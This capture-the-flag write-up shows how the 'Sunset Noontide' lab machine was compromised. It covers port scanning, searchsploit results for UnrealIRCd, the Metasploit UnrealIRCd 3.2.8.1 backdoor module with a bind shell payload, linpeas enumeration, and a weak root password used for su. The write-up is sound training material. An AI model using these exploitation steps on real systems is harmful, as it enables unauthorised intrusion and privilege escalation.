
SunsetNoontide

```
ping sunset.local
```

```
rustscan -a sunset.local -- -A -oN portscan
```


Three ports are open



```
PORT     STATE SERVICE REASON         VERSION
6667/tcp open  irc     syn-ack ttl 61 UnrealIRCd (Admin email example@example.com)
6697/tcp open  irc     syn-ack ttl 61 UnrealIRCd (Admin email example@example.com)
8067/tcp open  irc     syn-ack ttl 61 UnrealIRCd (Admin email example@example.com)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc|firewall
```


Lets search it on **searchsploit** for **unrealircd**

```
searchsploit UnrealIRCd
```



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/sunset]
└─# searchsploit UnrealIRCd
---------------------------------------------------------------------- ---------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)          | linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow               | windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute                        | linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service                             | windows/dos/27407.pl
---------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```


Fire up **msfconsole** and search for **UnreallRCd**



```
msf6 > search unrealircd

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 >
```

configure **RHOSTS**, **LHOST** and **cmd/unix/bind_perl** as payload

We got our first shell




```
server@noontide:~/irc/Unreal3.2$ id
id
uid=1000(server) gid=1000(server) groups=1000(server),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
server@noontide:~/irc/Unreal3.2$ whoami
whoami
server
server@noontide:~/irc/Unreal3.2$ pwd
pwd
/home/server/irc/Unreal3.2
server@noontide:~/irc/Unreal3.2$
```

Download the **linpeas.sh** into machine using **wget**
Run it

```
./linpeas.sh -a
```

We got password for the **root** user as **root**



```
╔══════════╣ Testing 'su' as other users with shell using as passwords: null pwd, the username and top2000pwds

  Bruteforcing user root...
  You can login as root using password: root
  Bruteforcing user server...
╔══════════╣ Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!
```

```
su root
```

Got the **root** shell